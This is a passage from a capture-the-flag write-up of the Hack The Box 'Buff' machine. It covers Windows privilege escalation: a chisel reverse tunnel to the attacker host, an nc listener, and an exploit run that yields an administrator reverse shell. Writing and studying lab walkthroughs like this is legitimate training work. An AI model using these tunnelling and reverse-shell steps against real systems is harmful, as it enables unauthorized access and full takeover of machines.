-a----       27/09/2020     07:07             53 kamehameha.php
-a----       27/09/2020     07:08          38616 nc.exe
-a----       27/09/2020     07:15          33057 winPEAS.bat


PS C:\xampp\htdocs\gym\upload>
```

- Then start a reverse port-forwarding listener on your host with chisel as well (but the version for linux).

```
me@htb:~/Buff $ chmod +x chisel
me@htb:~/Buff $ ./chisel server -p <port> -reverse
```

- Pick a random port which isn't taken yet and pass to <port>, the connection from the box will be forwarded back there. In my case, i picked port 9090.

```
2020/09/27 06:47:28 server: Reverse tunnelling enabled
2020/09/27 06:47:28 server: Fingerprint 65:17:7c:24:5a:9e:f4:d3:4c:3c:30:6e:1d:af:f7:9d
2020/09/27 06:47:28 server: Listening on http://0.0.0.0:9090
```

- Now on the Windows box, run...

```
PS C:\xampp\htdocs\gym\uploads> .\chisel.exe client <your_tun0_address>:<port>  R:8888:127.0.0.1:8888
```

```
PS C:\xampp\htdocs\gym\upload> .\chisel.exe client 10.10.14.54:9090 R:8888:127.0.0.1:8888
.\chisel.exe client 10.10.14.54:9090 R:8888:127.0.0.1:8888
2020/09/27 07:48:19 client: Connecting to ws://10.10.14.54:9090
2020/09/27 07:48:19 client: Fingerprint 65:17:7c:24:5a:9e:f4:d3:4c:3c:30:6e:1d:af:f7:9d
PS C:\xampp\htdocs\gym\upload>
```

- And Done ! a backward connection is made.... now whatever we send or do to port 8888 on our own host will just be similar to doing that same thing on port 8888 of the target.

```
2020/09/27 06:47:28 server: Reverse tunnelling enabled
2020/09/27 06:47:28 server: Fingerprint 65:17:7c:24:5a:9e:f4:d3:4c:3c:30:6e:1d:af:f7:9d
2020/09/27 06:47:28 server: Listening on http://0.0.0.0:9090
2020/09/27 06:47:36 server: session#1: tun: proxy#R:8888=>8888: Listening
```

- Before running the exploit, remember to spawn a nc listener first on **<listen_port>** (scroll back to page 12 of this writeup) in order to catch a backward shell from the target.

```
zenix@zenhtb:~/Buff$ nc -lvp 4444
listening on [any] 4444 ...
_
```

- Now let's just run the exploit and end it here.

```
me@htb:~/Buff $ python root.py
```

- Then BOOM !!! shell spawned... let's check the privilege.

```
listening on [any] 4444 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.54] from (UNKNOWN) [10.10.10.198] 49724
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

- Beautiful, "administrator". Hence Buff-box rooted, now go ahead and submit the root.txt flag at "C:\Users\Administrator\Desktop\root.txt". Keep calm and keep hacking, my fren ;}

ENJOY READING ?

If Yes then please support me, Thank.

Facebook : https://www.facebook.com/Hackernese.Official

Github : https://github.com/Zenix-Owler

HackTheBox : https://www.hackthebox.eu/home/users/profile/49571